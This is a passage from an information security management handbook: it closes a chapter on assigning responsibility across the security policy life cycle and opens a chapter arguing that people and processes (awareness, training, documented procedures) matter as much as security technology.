These four life-cycle phases comprising 11 distinct functions must be performed in their entirety over the complete life cycle of a given policy. One cannot rule out the possibility of combining certain functions to suit current operational requirements. Nevertheless, regardless of the manner in which they are grouped, or the degree to which they are abbreviated by immediate circumstances, each function needs to be performed. In the development phase, organizations often attempt to develop policy without an independent review, resulting in policies that are not well conceived or well received. Shortsighted managers often fail to appropriately address the exception function from the implementation phase, mistakenly thinking there can be no circumstances for noncompliance. Many organizations fail to continually evaluate the need for their established policies during the maintenance phase, discounting the importance of maintaining the integrity and availability of the policies. One often finds inactive policies on the books of major organizations, indicating that the disposal function is not being applied. Not only do all the functions need to be performed, several of them must be done iteratively. In particular, maintenance, awareness, compliance monitoring, and enforcement must be continually exercised over the full life of the policy.

Policy Responsibilities

In most cases the organization's information security function — either a group or an individual — performs the vast majority of the functions in the policy life cycle and acts as the proponent for most policy documentation related to the protection of information assets. By design, the information security function exercises both long-term responsibility and day-to-day tasks for securing information resources and, as such, should *own* and exercise centralized control over security-related policies, standards, baselines, procedures, and guidelines. This is not to say, however, that the information security function and its staff should be the proponent for all security-related policies or perform all policy development functions. For instance, owners of information systems should have responsibility for establishing requirements necessary to implement organization policies for

their own systems. While requirements such as these must comport with higher-level policy directives, their proponent should be the organizational element that has the greatest interest in ensuring the effectiveness of the policy.

While the proponent or owner of a policy exercises continuous responsibility for the policy over its entire life cycle, there are several factors that have a significant bearing on deciding what individual or element should have direct responsibility for performing specific policy functions in an organization. These factors include the following:

- The principle of *separation of duties* should be applied in determining responsibility for a particular policy function to ensure that necessary checks and balances are applied. To provide a different or broader perspective, an official or group that is independent of the proponent should review the policy, and an official who is senior to the proponent should be charged with approving the policy. Or, to lessen the potential for conflicts of interest, the audit function as an independent element within an organization should be tasked with monitoring compliance with the policy, while external audit groups or organizations should be relied upon to provide an independent assessment of policy compliance to be consistent with this principle.
- Additionally, for reasons of *efficiency*, organizational elements other than the proponent may need to be assigned responsibility for certain security policy development life-cycle functions. For instance, dissemination and communication of the policy is best carried out by the organizational element normally charged with performing these functions for the entire organization, (i.e., knowledge management, corporate communications, etc.). On the other hand, awareness efforts are often assigned to the organization training function on the basis of efficiency, even though the training staff is not particularly well suited to perform the policy awareness function. While the training department may render valuable support during the initial dissemination of the policy and in measuring the effectiveness of awareness efforts, the organization's information security function is better suited to perform continuing awareness efforts because it is well positioned to monitor policy compliance and enforcement activities and to identify requirements for updating the program, each of which is an essential ingredient in effective employee awareness of the policy.
- Limits on *span of control* that the proponent exercises have an impact on who should be the proponent for a given policy function. Normally, the proponent can play only a limited role in compliance monitoring and enforcement of the policy because the proponent cannot be in all places where the policy has been implemented at all times. Line managers, because of their close proximity to the employees who are affected by security policies, are in a much better position to effectively monitor and enforce them and should therefore assume responsibility for these functions. These managers can provide the policy owner assurance that the policy is being adhered to and can ensure that violations are dealt with effectively.
- Limits on the *authority* that an individual or element exercises may determine the ability to successfully perform a policy function. The effectiveness of a policy may often be judged by its visibility and the emphasis that organizational management places on it. The effectiveness of a policy in many cases depends on the authority on which the policy rests. For a policy to have organization-wide support, the official who approves it must have some recognized degree of authority over a substantial part of the organization. Normally, the organization's information security function does not enjoy that level of recognition across an entire organization and requires the support of upper-level management in accomplishing its mission. Consequently, acceptance of and compliance with information security policies is more likely when based on the authority of executive management.
- The proponent's placement in the organization may cause a lack of *knowledge* of the environment in which the policy will be implemented, thus hindering its effectiveness. Employment of a policy evaluation committee can provide a broader understanding of operations that will be affected by the policy. A body of this type can help ensure that the policy is written so as to promote its acceptance and successful implementation, and it can be used to forecast implementation problems and to effectively assess situations where exceptions to the policy may be warranted.
- Finally, the *applicability* of the policy also affects the responsibility for policy life-cycle functions. What portion of the organization is affected by the policy? Does it apply to a single business unit, all users of a particular technology, or the entire global enterprise? This distinction can be significant. If the

applicability of a policy is limited to a single organizational element, then management of that element should own the policy. However, if the policy is applicable to the entire organization, then a higher-level entity should exercise ownership responsibilities for the policy.

The Policy Life-Cycle Model

To ensure that all functions in the policy life cycle are appropriately performed and that responsibilities for their execution are adequately assigned for each function, organizations should establish a framework that facilitates ready understanding, promotes consistent application, establishes a hierarchical structure of mutually supporting policy levels, and effectively accommodates frequent technological and organizational change. Exhibit 81.3 provides a reference for assigning responsibilities for each policy development function according to policy level.

In general, this model proposes that responsibilities for functions related to security policies, standards, baselines, and guidelines are similar in many respects. As the element charged with managing the organization's overall information security program, the information security function should normally serve as the proponent for most related policies, standards, baselines, and guidelines related to the security of the organization's information resources. In this capacity, the information security function should perform the creation, awareness, maintenance, and retirement functions for security policies at these levels. There are exceptions to this general principle, however. For instance, even though it has a substantial impact on the security of information resources, it is more efficient for the human resources department to serve as the proponent for employee hiring policy and standards.

Responsibilities for functions related to security procedures, on the other hand, are distinctly different than those for policies, standards, baselines, and guidelines. Exhibit 81.3 shows that proponents for procedures rest outside the organization information security function and are decentralized based on the limited applicability by organizational element. Although procedures are created and implemented (among other functions) on a decentralized basis, they must be consistent with higher organization security policy; therefore, they should be reviewed by the organization information security function as well as the next-higher official in the proponent element's management chain. Additionally, the security and audit functions should provide feedback to the proponent on compliance with procedures when conducting reviews and audits.

The specific rationale for the assignment of responsibilities shown in the model is best understood through an exploration of the model according to life-cycle functions as noted below.

- *Creation.* In most organizations the information security function should serve as the proponent for all security-related policies that extend across the entire enterprise; and should be responsible for creating these policies, standards, baselines, and guidelines. However, security procedures necessary to implement higher-level security requirements and guidelines should be created by each proponent element to which they apply because they must be specific to the element's operations and structure.
- *Review.* The establishment of a policy evaluation committee provides a broad-based forum for reviewing and assessing the viability of security policies, standards, baselines, and guidelines that affect the entire organization. The policy evaluation committee should be chartered as a group of policy stakeholders drawn from across the organization who are responsible for ensuring that security policies, standards, baselines, and guidelines are well written and understandable, are fully coordinated, and are feasible in terms of the people, processes, and technologies that they affect. Because of their volume, and the number of organizational elements involved, it will probably not be feasible for the central policy evaluation committee to review all procedures developed by proponent elements. However, security procedures require a similar review, and the proponent should seek to establish a peer review or management review process to accomplish this or request review by the information security function within its capability.
- *Approval.* The most significant differences between the responsibilities for policies vis-à-vis standards, baselines, and guidelines are the level of approval required for each and the extent of the implementation. Security policies affecting the entire organization should be signed by the chief executive officer to provide the necessary level of emphasis and visibility to this most important type of policy. Because information security standards, baselines, and guidelines are designed to elaborate on specific policies, this level of policy should be approved with the signature of the executive official subordinate to the CEO who has overall responsibility for the implementation of the policy. The chief information officer

EXHIBIT 81.3 Policy Function–Responsibility Model

	Responsibility			
Function	Policies	Standards and Baselines	Guidelines	Procedures
Creation	Information security function	Information security function	Information security function	Proponent element
Review	Policy evaluation committee	Policy evaluation committee	Policy evaluation committee	Information security function and proponent management
Approval	Chief executive officer	Chief information officer	Chief information officer	Department vice president
Communication	Communications department	Communications department	Communications Department	Proponent element
Compliance	Managers and employees organization-wide	Managers and employees organization-wide	Managers and employees organization-wide	Managers and employees of proponent element
Exceptions	Policy evaluation committee	Policy evaluation committee	Not applicable	Department vice president
Awareness	Information security function	Information security function	Information security function	Proponent management
Monitoring	Managers and employees, information security function, and audit function	Managers and employees, information security function, and audit function	Managers and employees, information security function, and audit function	Managers and employees assigned to proponent element, information security function, and audit function
Enforcement	Managers	Managers	Not applicable	Managers assigned to proponent element
Maintenance	Information security function	Information security function	Information security function	Proponent element
Retirement	Information security function	Information security function	Information security function	Proponent element

will normally be responsible for approving these types of policies. Similarly, security procedures should bear the approval of the official exercising direct management responsibility for the element to which the procedures apply. The department vice president or department chief will normally serve in this capacity.

- *Communication.* Because it has the apparatus to efficiently disseminate information across the entire organization, the communications department should exercise the policy communication responsibility for enterprisewide policies. The proponent should assume the responsibility for communicating security procedures, but as much as possible should seek the assistance of the communications department in executing this function.
- *Compliance.* Managers and employees to whom security policies are applicable play the primary role in implementing and ensuring initial compliance with newly published policies. In the case of organization-wide policies, standards, baselines, and guidelines, this responsibility extends to all managers and employees to whom they apply. As for security procedures, this responsibility will be limited to managers and employees of the organizational element to which the procedures apply.
- *Exceptions.* At all levels of an organization, there is the potential for situations that prevent full compliance with the policy. It is important that the proponent of the policy or an individual or group with equal or higher authority review exceptions. The policy evaluation committee can be effective in screening requests for exceptions received from elements that cannot comply with policies, standards, and baselines. Because guidelines are, by definition, recommendations or suggestions and are not mandatory, formal requests for exceptions to them are not necessary. In the case of security procedures, the lower-level official who approves the procedures should also serve as the authority for approving exceptions to them. The department vice president typically performs this function.
- *Awareness.* For most organizations, the information security function is ideally positioned to manage the security awareness program and should therefore have the responsibility for this function in the case of security policies, standards, baselines, and guidelines that are applicable to the entire organization. However, the information security function should perform this function in coordination with the organization's training department to ensure unity of effort and optimum use of resources. Proponent management should exercise responsibility for employee awareness of security procedures that it owns. Within capability, this can be accomplished with the advice and assistance of the information security function.
- *Monitoring.* The responsibility for monitoring compliance with security policies, standards, baselines, and guidelines that are applicable to the entire organization is shared among employees, managers, the audit function, and the information security function. Every employee who is subject to security requirements should assist in monitoring compliance by reporting deviations that they observe. Although they should not be involved in enforcing security policies, the information security functions and organization audit function can play a significant role in monitoring compliance. This includes monitoring compliance with security procedures owned by lower-level organizational elements by reporting deviations to the proponent for appropriate enforcement action.
- *Enforcement.* The primary responsibility for enforcing security requirements of all types falls on managers of employees affected by the policy. Of course, this does not apply to guidelines, which by design are not enforceable in strict disciplinary terms. Managers assigned to proponent elements to which procedures are applicable must be responsible for their enforcement. The general rule is that the individual granted the authority for supervising employees should be the official who enforces the security policy. Hence, in no case should the information security function or audit function be granted enforcement authority in lieu of or in addition to the manager. Although the information security function should not be directly involved in enforcement actions, it is important that it be privy to reports of corrective action so that this information can be integrated into ongoing awareness efforts.
- *Maintenance.* With its overall responsibility for the organization's information security program, the information security function is best positioned to maintain security policies, guidelines, standards, and baselines having organization-wide applicability to ensure they remain current and available to those affected by them. At lower levels of the organization, proponent elements as owners of security procedures should perform the maintenance function for procedures that they develop for their organizations.

- *Retirement.* When a policy, standard, baseline, or guideline is no longer necessary and must be retired, the proponent for it should have the responsibility for retiring it. Normally, the organization's information security function will perform this function for organization-wide security policies, standards, baselines, and guidelines, while the proponent element that serves as the owner of security procedures should have responsibility for retiring the procedure under these circumstances.

Although this methodology is presented as an approach for developing information security policies specifically, its potential utility should be fairly obvious to an organization in the development, implementation, maintenance, and disposal of the full range of its policies — both security related and otherwise.

Conclusion

The life cycle of a security policy is far more complex than simply drafting written requirements to correct a deviation or in response to a newly deployed technology and then posting it on the corporate intranet for employees to read. Employment of a comprehensive policy life cycle as described here will provide a framework to help an organization ensure that these interrelated functions are performed consistently over the life of a policy through the assignment of responsibility for the execution of each policy development function according to policy type. Utilization of the security policy life-cycle model can result in policies that are timely, well written, current, widely supported and endorsed, approved, and enforceable for all levels of the organization to which they apply.

References

Fites, Philip and Martin P. J. Kratz. *Information Systems Security: A Practitioner's Reference,* International Thomson Computer Press, London, 1996.

Hutt, Arthur E., Seymour Bosworth, and Douglas B. Hoyt. *Computer Security Handbook, 3rd ed.,* John Wiley & Sons, New York, 1995.

National Institute of Standards and Technology, *An Introduction to Computer Security: The NIST Handbook*, Special Publication 800-12, October 1995.

Peltier, Thomas R., *Information Security Policies and Procedures: A Practitioner's Reference*, Auerbach Publications, Boca Raton, FL, 1999.

Tudor, Jan Killmeyer, *Information Security Architecture: An Integrated Approach to Security in the Organization,* Auerbach Publications, Boca Raton, FL, 2001.

People, Processes, and Technology: A Winning Combination

Felicia M. Nicastro

Introduction

Security technology is not a silver bullet, as is generally believed, but the growth in security-related technology will continue at a rapid pace as security threats evolve. Firewalls, intrusion detection systems (IDSs), intrusion prevention systems (IPSs), anti-virus software, patch management software, identity management software, asset management tools, and more have been developed to assist organizations in improving their security posture. If all these tools are silver bullets, then why are organizations affected now more than ever by such security threats as malicious hackers, worms, viruses, and other types of vulnerabilities?

The solution to this problem is the subject of some debate among security professionals, but one possible solution is not to throw tools at a security threat or problem but instead improve aspects of the people and processes surrounding the technologies already in place within the organization. This will improve the organization's security posture and reduce their exposure to security threats. The purpose of this chapter is not to minimize the importance of security-related technologies; rather, it is intended to serve as an introduction to the various options available to improve an organization's current security posture — options that include implementing security technologies to supplement what cannot be achieved with people and processes alone. Such a winning combination will result in a more secure organization overall.

Obviously, an organization cannot remove its anti-virus solution or its asset management system; however, with regard to implementing anti-virus protection, the number of overall viruses introduced to the organization can be reduced by providing employees with a few simple security awareness programs. Employees who are educated on the damage inflicted by viruses will understand why certain security procedures are in place for them to follow, such as for e-mail. They will also understand how viruses can interrupt an organization's e-mail system and the associated remediation costs. Such employee education can be provided by seminars, "Webinars," or postings on the organization's internal Web site. Although these are all good practices, they do not provide employees with the constant stream of information required to reinforce the importance of the existing procedures and the steps they need to follow. To ensure that employees understand the extent to which viruses can affect their work life, a weekly newsletter e-mailed out to all employees can describe how other organizations have been affected

by viruses or explain the damage that a recently detected virus could have done to their system. If they have a basic understanding of how a virus is transmitted, what kind of e-mail messages to avoid, and what to do when they get one, they are more likely to handle such situations appropriately, thus saving the organization time and money. This is an example of how people and processes improve the effectiveness of the security technology in place. The security technology provides the anti-virus software, which is updated on a daily basis, but the organization's people, armed with knowledge and documented processes, are key to defending against viruses that threaten the organization. In this example, the combined aspects of technology, people, and processes are a winning combination protecting the organization from the threat of viruses. Of course, security awareness, documented processes, and anti-virus software must be kept current.

The Silver Bullet

No one tool can be the be-all and end-all for any organization. Granted, this is not the typical attitude of an organization, but organizations do look to tools more today than ever to solve their problems when it comes to security. The combination of a set of tools rather than one can be a more successful solution, although too many flavors of disparate vendor's tools can become an operational nightmare. On the other end of the spectrum, an organization that only has one vendor's software suite in place gives rise to another security risk — having all its eggs in one basket. Not having any tools and relying completely on people and processes is also not a good solution, unless the organization is very small and all of the work can be done manually, even though it is very time consuming to do so. Typically, this occurs in the home office, where complexity is not necessarily the case. The ultimate goal is a balance of required security technologies that complement each other and provide the diversity required to ensure a defense-in-depth approach, in combination with people and processes in such a way as to improve the security posture within the organization.

Consider a firewall. It is a simple security measure that can provide a great deal of security protection if configured and maintained appropriately. A firewall may permit port 80 for HTTP for user Web browsing capabilities; however, some users may find that downloading movies and music at work is faster than via the connection they have at home. No one has told these users that they cannot do this, and the rule set in the firewall permits them to do so. So, every day downloads are started and run in the background for most of the day. At the end of the day, these users burn their music or movies to CDs or DVDs, if available, and take them home for personal use. If these employees do not know that what they are doing is contradictory to the organization's security policy, the employer can do very little when these employees are detected. Also, a firewall that is not configured properly could only be one of several holes in the organization's perimeter. Employees who are not aware that such downloads are against policy will continue to do so unless they are educated on the policy and what it entails. In some cases, these ports have to be accessed through the firewall for business-related tasks, so perhaps the firewall cannot be locked down as it needs to be. Instead, knowledge through education can arm employees with the information they need to know to adhere to company policy. Such education, accompanied by a stringent security policy, which users are required to sign and abide by, gets the point across. Finally, a short session on spyware or safe Internet surfing (or browsing) would be an inexpensive way to accomplish the same task, in addition to further enhancing security. In summary, then, security technology is not the complete and only answer to the problem of security, as it is already in place and still does not provide all of the protection required. Instead, arming employees with the information they need to understand security awareness and the organization's policy ensures that inappropriate activity does not take place.

Today, most viruses, worms, or malicious activities that affect an organization originate with external entities. Although some of the problems are initiated internally, an organization's security problem would be improved if a greater focus was placed on people through awareness and training and through defined and documented policies and procedures than on implementing the latest and greatest security tool or technology.

People

A current trend for organizations is to place the budget for security awareness and training at the lowest tier of their security priorities and instead put the latest and greatest security products at the top of the list in the hope that these products will solve all of their current security-related threats or problems. If the focus was on the people instead, some security technologies may not even be needed.

A few years ago this was different. Training employees in security and security awareness was more likely to be performed on a yearly basis, in addition to orientation training that all employees receive when they begin employment with the organization. Now, security is included in the orientation training as one topic among many and is the focus of attention for only a short period of time, perhaps an hour or two at the most. Companywide security programs simply do not exist today as they used to. In the January 2005 issue of *CSO Magazine*, a survey was codeveloped by CSOonline and Carnegie Mellon University's Computer Emergency Response Team (CERT). In it, 82% of the respondents stated that they have a process in place to regularly scan for viruses/malware; however, only 40% of the respondents stated that they have a process in place to train employees to identify suspicious physical events or items. The results of this survey showed that security awareness and training are not being performed in organizations as they should be. Companies are conducting fewer security training programs due to budgeting issues. Also, the expense of maintaining the security posture of the organization on a day-to-day basis may not allow the organization to also conduct a training program due to a lack of resources and budget. The problem is that, in most cases, implementation of the security technology has exceeded its allocated budget. As a result monies allocated to security awareness and training are used to complete the technical implementation, and security awareness and training are eliminated altogether.

The key is to get back to basics. The focus has become one of improving security through technology instead of improving security through people. The power of employees is underestimated. Employees obviously want to protect the organization they work for and the internal proprietary information contained therein. If they understand what they need to do to protect themselves and the company's information, they will most likely take the necessary steps to do so. This is why getting back to basics and relying on the employees within the organization to assist in improving the security posture is so important, although many organizations or security groups within the organizations do not look at things this way anymore. The security group may even try to bypass employees to improve security, sometimes using stealth security technology so it does not affect the user; the user may not even know it is there. This is a common requirement set forth by organizations looking to deploy a new security technology. Vendors are asked to ensure that the new software being implemented, such as a personal firewall, anti-virus software, or other desktop-related software, will not impact the employee's ability to work and that it will run quietly in the background. Although employees do not want their ability to work productively to be disrupted, they should be aware that software is on their system that protects them and the organization's proprietary information from security-related threats. This is another level of security awareness. Employees who understand what the software is and how it protects them are less likely to disable it or ignore warnings from this software. Instead, they will choose to follow the policies and procedures that have been outlined for them.

Processes

Another area that is often overlooked is processes. Maybe not so much overlooked as never gotten around to. Procedures also fall into this category. Before we explore this path, it is important to define process, policy, and procedure using patch management as an example. A *process* would be considered the set of policies, procedures, and guidelines developed to ensure that the patch management policy is adhered to and followed on a regular basis. The patch management *policy* ensures that vulnerable systems within the organization are appropriately patched as needed. The functional policy might state that the organization will utilize a standard third-party tool to accomplish a specific task within patch management, such as inventory management, patch distribution, or reporting. Another section in the policy might define the

sanctions to be imposed when an employee does not comply with the policy. A policy is typically a high-level document that defines goals and the high-level requirements that must be implemented to comply with the policy. A policy can exist at more than one level within the organization. Typically, an overall organizational security policy states top management's general goals regarding information security. Lower level policies are created by departments or business units within the organization to support the goals of the overall organizational security policy. For example, a patch management policy would be a functional policy, perhaps created by the security or operations group within the organization. It may state that the department or business unit has established this policy to ensure that all employees are taking the appropriate steps necessary to install appropriate patches on the systems. This policy is supported by procedures and guidelines documented by the system administrator (or other responsible group). It also may state some high-level requirements, such as employees must follow the patch management process.

Procedures are developed to support the policy. In the example of patch management, the procedure would be a patch management procedure. This is a more detailed document that discusses the steps that must be completed to accomplish a task. To continue with the patch management example, the procedure document would include the steps of the procedure, the roles and responsibilities of the individuals involved, and even the method for completing the tasks. The procedures, then, are more detailed step-by-step instructions on how each piece of the process is to be completed. In the patch management example, a procedure would be written directions for how the tool used to deploy the patch will be utilized on a daily basis and would include the steps required to generate the required reports.

This has been a very high-level explanation of a policy and the supporting procedures that make up a process. Actual guidelines have not been included in this example; however, they would be created and compiled with the policy and procedures to make up the patch management process. It takes a great deal of time and dedication initially to develop these documents and make sure that they are not only accurate but also updated on a regular basis. The organization must also train its employees (or at least the responsible individuals) with regard to what has been developed and documented. Many organizations do not have the time or the resources to dedicate to these tasks.

Typically, one organizational security policy establishes the security goals of the organization, and it usually is not regularly updated. The security policy might also contain items that cannot be achieved by the organization due to various constraints. One of the most important items to consider when creating or revising an organizational security policy is to ensure that what is stated as policy is actually achievable by the organization. This is where things can get tricky. Depending on the size and make-up of the organization, some departments may be able to conform to the policy, perhaps because they have to adhere to stringent federal regulations anyway, while other departments may not be able to complete the tasks required as stated in the policy. This is where functional and implementing policies come into play. Departments or business units can create lower level types of policies that apply directly to them. Although individual names should never be included in a policy, the specific actions required of individual departments or business units can be. Such a policy could also call out the functional policies that should be referenced or used for that department depending on the topic.

Federal regulations impose their own set requirements when it comes to policies, procedures, and documentation. Consider the Health Insurance Portability and Accountability Act (HIPAA), passed in 1996. HIPAA regulations require defined and documented policies and procedures to be maintained for all aspects of the organization. The Act also requires that documentation be maintained for a specific amount of time, updated on a regular basis, and made available to all individuals to which it applies. This regulation alone puts a lot of pressure on organizations in the healthcare industry, particularly those considered to be covered entities (CEs). They must complete these tasks to be compliant with the regulation. Over time, the security posture of these organizations will improve because they are taking the necessary steps to educate their employees on their responsibilities and the overall security posture of the organization. This is a roundabout way to ensure that policies and procedures are documented, updated, maintained, and provided to users, but it will prove to be very beneficial to these organizations, even though initially it will require a lot of effort.

This chapter is not intended to go into too much detail surrounding policy and procedure, as many fine publications are dedicated to this topic; instead, the point of including some discussion of policy and procedure was to stress how well-written, formal, and documented policies can improve an organization's security posture without the need for additional security technologies.

Processes and Security

Processes and related procedures support policies. Processes can be described as an informal combination of policy, standards, procedures, and guidelines that together enable an operation or task to be completed securely. Documenting a process is often a daunting task that no one wants to complete. In a large, complex organization, documenting every process that is followed regularly or is completed on a daily basis can take a great deal of time. In an efficient organization, these processes would be documented as they arise, rather than trying to create them all at one time. Again, this is an area where federal regulations are having an impact on organizations. HIPAA set the requirement that CEs must take reasonable and appropriate steps to ensure that procedures are documented to ensure their compliance with the regulation. Having these procedures in place, not only for the use of system administrators, network operations centers (NOCs), and other operational areas but also for daily use by general employees, ensures that the appropriate procedures are following in all circumstances. In many cases, having these items documented will increase the level of security within the organization without using any security technologies. An employee who knows that a particular policy and procedure must be adhered to when gaining remote access from home or on the road is are less likely to introduce additional risks to the organization by not following a documented process. Again, in a roundabout way, by complying with federal regulations through documented procedures an organization improves its security posture without the need for security technology.

Consider, for example, an employee who accesses the company network remotely through a virtual private network (VPN) from home. This is a common scenario today, one that many organizations provide for their employees. This arrangement can increase productivity, but it could come at the expense of increasing risks to the organization's proprietary information, depending on how educated the employee is. Employees who have a company laptop should be made aware of what they can and cannot do with their company-owned laptop. If an employee connects the laptop at home using broadband, only uses the laptop for work-related purposes, and establishes a VPN connection from home to the corporate network, then risks to the organization will be reduced. If, on the other hand, the employee has a home computer that is shared by all members of their household and is connected over broadband, additional risks could be incurred. The home computer is not likely to have the organization's standard build installed on it or include anti-virus software, a personal firewall, or even spyware protection. In this case, the open computer serves as a bridge between the organization's network over a VPN and the Internet, through the remotely connected user.

In many cases, use of a home computer is not monitored, and viruses, spyware, or other malicious software programs can be downloaded to the home computer without the employee's knowledge. When that employee connects to the organization's VPN, this malicious software can be spread to the organization's network through an otherwise secure connection. If procedures and guidelines have been documented and distributed and education provided to employees, then the employees will understand how they should connect remotely and what precautions they should take on their home computers. Having a simple documented procedure in place can reduce the organization's risk exponentially, depending on the number of employees they have connecting remotely to the network from home but not on a company-issued laptop. Most organizations that offer remote access capabilities to their employees have a remote access policy in place. This is a great start, but providing user education through security awareness or training and procedures for gaining remote access in a secure fashion will improve the security posture of the organization and eliminate the introduction of additional risks into the internal environment.

Technology

To some, the technology part of people, processes, and technology is irrelevant; for others, implementing a security-related technology would appear to be the only solution. Organizations must determine when a security-related technology should be implemented as an organizational standard to assist in improving the security posture. They must also determine where it is implemented and how it will be managed and maintained on a daily basis. In some instances, the organization will have a NOC or security operations center (SOC) in place. If this is the case, then the implementation, operations, and maintenance of the technology would come from this central group. If no NOC or SOC is in place, then operating procedures must be followed to ensure that the technology meets the requirements of the organization from a daily operational perspective.

In many cases, a security event within the organization, such as the introduction of viruses into the organization's network, will spawn the use of a security technology. Also, if an organization is having a difficult time maintaining systems as patches are released, they may opt for an additional security technology instead of putting a solid patch management process in place. If either of these are strong pain points for an organization, and the current software or processes are not providing the level of support it needs, the organization may opt to go with host-based intrusion detection (or prevention) software. Although this approach gives organizations an additional layer of security on their desktops, they could accomplish the same thing by improving other processes that should be in place. All aspects of implementing such new software on desktops should be completely evaluated prior to implementation to ensure that it will not introduce other issues or risks into the organizations environment.

In other cases, organizations might be experiencing a rapid increase in the unsolicited installation of spyware software on their desktops or laptops. This is a problem that has grown significantly over the past year. Bot networks, which can affect home PCs and unprotected corporate laptops, are systems that have been taken over by a hacker through the use of spyware or other malicious software installed on a system without the user noticing. The system is then controlled by a central system, similar to a centralized management server that sends the commands or actions to the compromised system. When the system is in the control of the hacker, it can be used to perform all types of malicious tasks, including launching distributed denial of service (DDoS) attacks against a target system. In some cases, hackers are waging bot network wars against each other, utilizing numerous systems they control to attack another hacker that has done the same. One way to protect against this is through the use of anti-spyware software that vendors are now making available to users. Such software, combined with personal firewalls, anti-virus software, and the installation of appropriate patches on the desktop, will protect against a bot network takeover. The anti-spyware software prohibits spyware from being installed on a system, thereby protecting the user from the threat that spyware introduces.

Is the best solution to the problem of spyware to go out and buy an anti-spyware software product? As just noted, other steps can be taken to ensure that a PC is protected, and, although adding this software will help, a more comprehensive approach should be taken. This is an area where people and processes can combat against a threat without spending security money on implementing another tool. In all cases, the organization should perform an appropriate analysis of the problem and possible solutions prior to purchasing a new security technology. This will ensure that the company is spending its security budget appropriately and that they are taking reasonable and appropriate steps to improve the overall security posture within the organization. Organizations can determine which security technology is best through various means of analysis. In some cases, organizations will conduct a product "bake-off," or in-house comparison, to test various products to determine which one will fit their needs and integrate easily into the existing network. Organizations should be cautious about adopting new products or using companies fresh on the market; instead, companies should consider going with "baked" solutions, ones that have been around for a reasonable amount of time. In some instances, new products may not have all the features the organization is looking for, but the vendor may make promises to get these new features added to the next release. Often, however, the release of these new versions is delayed. Also, new products may have vulnerabilities directly within the application that have not yet been identified. Going with a

proven solution and application will ensure that the organization is implementing a security technology that has gone through rigorous testing and version updates. It is more likely that an established vendor will continue to be in business for a while compared with a new, unproven one. The worst thing for an organization is to implement a complex and costly security technology only to have the vendor disappear in a year's time, leaving the company with not only the costs and technology but also no support or updates in the future. Regardless of the path taken by the organization, due diligence must be taken to ensure that a new security-related technology can be integrated into the current environment and will achieve the results the organization is seeking.

Achieving Better Security by Leveraging More People and Processes and Less Technology

So, how exactly does an organization improve its security posture by focusing more on people and processes and relying less on technology? This can be accomplished in various ways, such as through instilling security awareness in all employees, providing security-specific training at regular intervals, improving the security culture within the organization, and constantly reinforcing and rewarding employees who promote security.

Security awareness and training are usually lumped together in one category, but they are in fact quite different from one another. They should be approached by two different methods to ensure that the appropriate security-related information is disseminated properly to all employees within the organization. Security awareness is the act of making employees aware of security-related precautions that must be taken and making them more conscious of how security relates to their day-to-day life. This can be in the form of alerting them to new viruses being released, emphasizing the importance of the latest patches, or even discussing new policies, processes, or procedures that relate to them and add to their responsibilities. Security awareness can be disseminated to employees through weekly newsletters, e-mails, posters, or even a booth set up in a common area (*e.g.*, the cafeteria) once a month. Although these are all simple measures, the results can be quite beneficial to the organization as a whole with regard to how employees will react when something happens that they have been made aware of. For example, employees are less likely to get caught up in a phishing scam if a poster in the hallway has warned them about phishing and told them what to do if they get such e-mails, as opposed to employees who are not aware of phishing and take phishing e-mails seriously.

Security-related training (or, simply put, security training) involves getting the employees' direct attention and providing training to them for a specific period of time and only on security. It is very important not to mix orientation training or other training programs with the security training. This should be a time when only security-related topics are discussed with the employees. The training can be provided in the form of seminars, either on or off site or through Web-based seminars so employees can attend the training without even leaving their desks. The latter method is not always as effective as the first, because employees most likely will be distracted and not able to give the training their undivided attention. It is best to separate employees from their duties during training. Giving the employees a quiz after the training is over and asking them to complete a survey regarding its effectiveness are also considered good practices. The quiz and survey indicate whether or not the training was clear and concise and the employees clearly understood everything explained to them. Although security awareness should occur on a regular basis, it is not feasible or cost effective for an organization to provide dedicated security training on a monthly basis. Instead, security awareness may only be conducted once for new hires and then on an annual or semiannual basis. The topics covered in security training can range from the organization's recently updated policies and procedures to new processes that have been put in place (*e.g.*, patch management, incident management) since the last training was conducted. A syllabus that includes the topics covered should be developed well in advance, along with materials to hand out to the participants.

Security awareness and security training can be performed by an internal team of individuals or by a third party. Each approach has its own pros and cons. In some cases, the security group within the

organization has a clear understanding of how to provide the necessary information to employees. The security group may also have the time to create the training program as well as present it. In other cases, employees may hold the information in higher regard if it comes from a third party. The third party should have a clear understanding of the organization's security posture as well as its policies and procedures. They should be well aware of what the organization is already doing to train its employees in security. The security group may be too deeply involved in day-to-day operational tasks to create the necessary materials and conduct the training. The decision of whether to utilize in-house or third-party personnel depends on the particular organization and should be considered carefully prior to beginning a training program. As an alternative, training can also be divided between internal employees and a third party. Creating a security awareness program that consists of newsletters, flyers, posters, etc. might be done internally, but then a third party could be brought in to conduct the security training. Regardless of the decision, the message should be consistent and performed on a regular basis.

How employees regard the security group differs from one organization to the next, but it rather consistently is perceived as a road block to productivity. In the eyes of regular users, the security group is the cause of a slew of red-tape and bureaucracy, which results in more work when something new is to be deployed within an organization. Over time, the security group can lose respectability, resulting in the security culture of the organization being perceived as more negative than positive. This is an interesting concept, because the security group is there to protect the organization from threats and risks on a daily basis, but the rest of the organization views them as road blocks to productivity. This situation must be changed. The employees and security group should work together, not only to improve the security posture but also to maintain it on a daily basis. If there is no clear communication between them, then an understanding of concerns, needs, and even frustrations is not shared.

For example, when the security group announces that a personal firewall must be installed on all desktops, all the employees may see is a hindrance to their productivity. The NOC may see a Pandora's box of numerous help-desk calls and a loss in productivity because of this new piece of software being installed on the systems. Some enterprising souls may already be thinking of how to disable it so it does not interfere with their job. Without even having the software installed already a negative attitude has formed, not only about the personal firewall software but also about the security group for forcing this new piece of software onto their systems. If unity exists between the employees and the security group such that a common security culture has been created, then the employees would understand and fully support this new addition to their desktops. Improving the security culture within the organization is obviously a big hurdle to overcome. Such hostility is usually a deeply ingrained feeling, one that has been building for a long period of time. To change the way employees think requires a strong plan, a determined security group, and, of course, executive management support.

